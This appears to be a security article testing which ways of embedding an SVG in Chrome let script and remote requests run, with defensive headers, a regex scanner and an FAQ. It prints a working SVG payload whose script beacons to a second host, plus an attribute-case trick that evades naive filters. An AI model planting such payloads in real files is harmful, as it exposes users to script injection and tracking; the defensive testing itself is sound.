
Can SVG Files Contain Malware? Tested in Chrome 157

Yes, an SVG can carry working code, and it costs an attacker 233 bytes to ship one. Whether that code runs is decided by how the file reaches the browser, not by what is inside it. Measured on twelve payloads between 233 and 385 bytes, embedded six ways in Chrome 157.0.8103.78: inside an <img> tag nothing ran and nothing left the page — 0 of 12 in both columns — while the same twelve files inlined into the HTML your server sends ran code in 7 cases.
That single sentence answers most of the question people actually ask. The rest of this page is the matrix behind it, the four headers that change the outcome, and the three things that turn out not to work at all.
What an SVG can carry that a PNG cannot
A PNG is a picture. An SVG is an XML document that a browser parses, styles and, in several contexts, executes. The same format that draws a logo can contain a <script> element, an onload attribute, a <foreignObject> holding XHTML, a CSS @import, and references to files on someone else’s server. Twelve payloads were written for this test; only three of them use a <script> tag, and six of the other nine still ran code or called out to another origin.
Here is the smallest one that runs code, complete, at 269 bytes:
<svg xmlns="http://www.w3.org/2000/svg" width="120" height="120" viewBox="0 0 120 120"><rect width="120" height="120" fill="#dfe3f5"/><circle cx="60" cy="60" r="34" fill="#5850EC"/><script>window.__pwned="p1";new Image().src="http://127.0.0.1:8936/b/p1";</script></svg>Nothing in that file is unusual for an SVG. It has a canvas, two shapes and one <script>. The script marks the window and requests a one-pixel image from a second origin — the standard way to prove code ran and to prove data left, without needing anything more dramatic than an image request that will not show up in any interface the user looks at. The beacon above points at a second server on localhost, which is the test rig; any host works, and swapping it changes nothing else about the behaviour.
The embedding mode decides what runs
Six ways of putting the same file in front of a person, all measured on all twelve payloads:
| How the SVG arrives | Ran code | Fetched remotely | Nothing |
|---|---|---|---|
<img src="x.svg"> | 0 of 12 | 0 of 12 | 12 of 12 |
Injected with innerHTML | 2 of 12 | 2 of 12 | 7 of 12 |
| Inline markup in your HTML | 7 of 12 | 2 of 12 | 2 of 12 |
<object data="x.svg"> | 6 of 12 | 2 of 12 | 3 of 12 |
<iframe src="x.svg"> | 6 of 12 | 2 of 12 | 3 of 12 |
| Opened as its own document | 6 of 12 | 2 of 12 | 3 of 12 |
The <img> row is not a filtering success. There is no sanitiser in play: the image loader parses the file as an image document, where scripting is disabled and no subresource outside the drawing is fetched. The two consequences are worth separating, because they fail independently: no payload executed, and the payload that asks for a remote <image href> produced zero requests. A file inside <img> can still be a tracking pixel if you serve it from your own host, but it cannot read anything or call anywhere.
Inline is where the word “inline” stops being one thing. Markup injected with innerHTML executes no <script> element at all — the HTML parser inserts script nodes in a way that never runs them — yet two payloads still fired: the ones whose whole attack is an <a href="javascript:"> the user clicks. Two more fetched remote files through CSS and <image href>. Server-rendered inline is the worst case, because there the markup is parsed as part of your page from the first byte: 7 of 12 ran code.
So the practical rule is narrower than “don’t inline SVG”: do not inline SVG you did not author, and if you must, run it through the sanitiser in the companion article first. Inlining your own icon set is fine and keeps it stylable by CSS.
A 263-byte file that is inert in five places and live in one
This is the result that surprised me most, and it is the reason a size-based or type-based check is not enough. Take one file and change one letter’s case:
<svg xmlns="http://www.w3.org/2000/svg" width="120" height="120" OnLoad="window.__pwned=1">OnLoad with a capital O. Served as image/svg+xml, whether through <img>, <object>, <iframe> or opened directly, it does nothing: the XML parser is case-sensitive, so the attribute is named OnLoad, which is not the event handler onload. Measured: nothing ran in all four of those modes.
Then paste the same markup into an HTML page. The HTML parser lowercases attribute names on the way in:
<div id="wrap">
  <svg xmlns="http://www.w3.org/2000/svg" width="120" height="120" OnLoad="window.__pwned=1">
</div>
Now the attribute lands as onload and the handler runs. Measured attribute names on the parsed element: ["xmlns","onload","width","height"] after the HTML parser, ["xmlns","OnLoad"] from DOMParser with image/svg+xml. That is the whole difference between a harmless file and a live one, and it is invisible to anyone reading the source: the bytes are identical.
It also explains why a scanner that looks for the string onload= catches the obvious case and misses this one. A case-insensitive scan of attributes, plus a parser that normalises names, is what you actually need — which is what the sanitiser does.
The content-type and CSP headers change the answer
The same 269 bytes, four responses from the server:
| Response header | What the browser did |
|---|---|
Content-Type: image/svg+xml | Ran the code, sent the beacon |
Content-Type: text/html | Ran the code through the HTML parser, sent the beacon — including the OnLoad variant |
Content-Type: text/plain | Printed the markup as text, ran nothing, requested nothing |
image/svg+xml + Content-Security-Policy: default-src 'none'; script-src 'none' | Ran nothing, sent no beacon |
Two conclusions follow. First, text/plain plus Content-Disposition: attachment is a real mitigation for files you let strangers upload and hand back: the browser never enters an execution context, the file either downloads or renders as source. Second, a CSP that forbids inline script is the only header here that stopped both the code and the outbound request, which matters because a payload whose script is blocked can still leak through <image href> without it.
For user-uploaded SVG the belt-and-braces configuration is: serve from a host that shares no cookies with your app (an usercontent. subdomain or a separate bucket domain), send Content-Disposition: attachment when the user asked to download rather than view, and keep a CSP with script-src 'none' and img-src 'self' data: on the response that renders it.
What an SVG can do without running any code
Four payloads never executed a line of JavaScript and still did something measurable. Two of them were just an <image href> and a CSS @import pointing at a second origin: one request each, every time the file was displayed outside <img>. That is enough for tracking — an email pixel built out of SVG, a document thumbnail that reports when it was opened — and in the CSS case the request happens even when the drawing is clipped to nothing.
The fourth is more interesting: a cross-origin <use href="https://other.example/sprite.svg#dot">. Chrome attempted that request and then cancelled it before it reached the server — the request showed up in the network layer, the server logged nothing. So the reference is not a working exfiltration channel in this browser, but it is also not something to leave in a file you accept from a stranger, since the behaviour is a policy decision that has changed more than once across browsers.
What did not work in Chrome 157
Three techniques that circulate in older write-ups and did nothing here. Reporting them is as useful as reporting the successes, because they cost time to re-test:
- Nested XML entities. A 376-byte file declaring four entities that expand tenfold each. As an
image/svg+xmldocument it rendered nothing at all (naturalWidth0) andDOMParserreturned a parser error; no expansion, no freeze, no measurable delay. Chrome’s SVG parser does not accept a DTD here. - Animation writing an event handler.
<set attributeName="onmouseover" to="…" begin="0s">inside a<rect>. After the animation began, the rect had 3 attributes and no handler: the attribute was never written, and dispatchingmouseoverdid nothing. This was live in some browsers years ago; it is not live now. - Cross-origin
<use>. Blocked, as described above — attempted, cancelled, zero server hits.
None of this makes the format safe. It means the threat model is specific: script in the document, handlers on elements, references that leave the page, and the parser mode that decides whether any of that is live.
Checking a file before you open or upload it
A viewer that shows an SVG should run one cheap check first. This scans the source as text and reports every feature that has been used to attack something — it does not modify the file and it does not need a browser:
// Static scan: does not touch the file, only reports features worth refusing
const DANGER = [
  [/<script\b/i, 'script element'],
  [/\son[a-z]+\s*=/i, 'inline event handler'],
  [/<foreignObject\b/i, 'foreignObject (XHTML inside SVG)'],
  [/<style\b/i, 'style element'],
  [/@import/i, 'CSS @import'],
  [/javascript\s*:/i, 'javascript: URL'],
  [/<!ENTITY/i, 'XML entity declaration'],
  [/\bhref\s*=\s*["'](?!#|data:)/i, 'href leaving the document'],
  [/<image\b[^>]*\bhref\s*=\s*["']https?:/i, 'remote image'],
  [/<(animate|set)\b/i, 'animation element that can write attributes'],
];

function scanSVG(src) {
  return DANGER.filter(([re]) => re.test(src)).map(([, why]) => why);
}
Run against the twelve payloads it flagged all twelve, and against a normal 890-byte icon it flagged one thing: style element. That last one is the honest cost of pattern matching. Figma exports put every fill inside a <style> block, so a scan that rejects <style> rejects most real design exports. Treat the scan as a triage list — if it returns only style element, look at the CSS; if it returns script element or href leaving the document, refuse the file or sanitise it.
Two more checks that need no tooling: open the file in a text editor rather than a browser tab, and look for http anywhere in it — a decorative icon has no reason to address another host. And when the file came from a stranger, paste it into the SVG validator, which reports the structural problems (dangling references, duplicate ids) that make a hostile file look broken rather than hostile.
The short version
An SVG can contain malware in the sense that it can contain script, handlers and remote references, and it will run them in an <object>, an <iframe>, an inline block of your HTML, or when opened directly — but not inside <img>, where 0 of 12 payloads did anything. If you accept SVG from users: sanitise on the way in, serve from a cookie-free origin, and let downloads be downloads. If you only ship your own icons, the risk is a supply-chain one: check anything you did not draw.
Frequently asked questions
Can a PNG contain malware?
Not the way an SVG can. A PNG has no script, no event handlers and no way to reference another file, so a malicious PNG has to attack the decoder itself — a memory-corruption bug in an image library. That is a real category, but it is a patched-library problem, not something the file format lets an author write by hand. SVG is the only common image format where the payload is ordinary markup.
Is an SVG from a stock site safe to open?
Usually, and the check is quick: open it in a text editor. If the file contains no <script>, no on…= attribute, no href pointing at another host and no @import, there is nothing in it that can execute. The files you should slow down on are the ones that arrived by email or upload, not the ones you bought.
Does antivirus catch malicious SVG files?
Sometimes, by signature, and the signatures age badly because the payload is ordinary text that can be reworded without limit. A 233-byte file that requests one remote image has no code to fingerprint. Structural checks — does it contain script, does it address another host — catch more of these files than a signature list does.
Why did my SVG stop working after I blocked scripts?
Because something in it was a script. Interaction built into an exported SVG — a hover state driven by <script> rather than CSS, a click handler on a group — stops the moment script is disallowed. The fix is to rebuild that interaction with CSS or with the page around the image, not to re-enable script for a file you do not control.
Related SVG Workflows
If the file in front of you came from somewhere else, the next step is usually one of these.
- Sanitize SVG with an allowlist — the code that neutralised 11 of these 12 payloads, and what it costs.
- SVG Editor — open the tree, find the script node, delete it, keep the drawing.
- SVG Validator — dangling references and duplicate ids, which hostile files hide behind.
- SVG Optimiser — strips comments and dead definitions, which is where a lot of payload noise lives.
- Figma SVG clean code — what a normal export contains, so you can spot what a doctored one added.
- SVG to data URI — inline an icon safely, with the markup URL-encoded rather than pasted raw.
- SVG to Code — see the markup as JSX or HTML before it goes into a page.
- Reduce SVG file size — the ordinary cleanup pass, minus the security question.
Inspect a file before it ships
Open the markup, find the node that does not belong, and re-export clean. Everything runs in the browser with no upload.


Try These Free Online Tools
No download required — convert, compress & optimize SVGs right in your browser
SVG Editor
Open the tree, find the script node or the odd href, delete it, keep the drawing.
Open editorSVG Validator
Report dangling references and duplicate ids that a doctored file hides behind.
Open validatorSVG Optimiser
Strip comments and dead definitions with a byte count before and after.
Open optimiserSVG to PNG
Flatten a file to pixels when nothing in it should be parsed as a document again.
Convert to PNG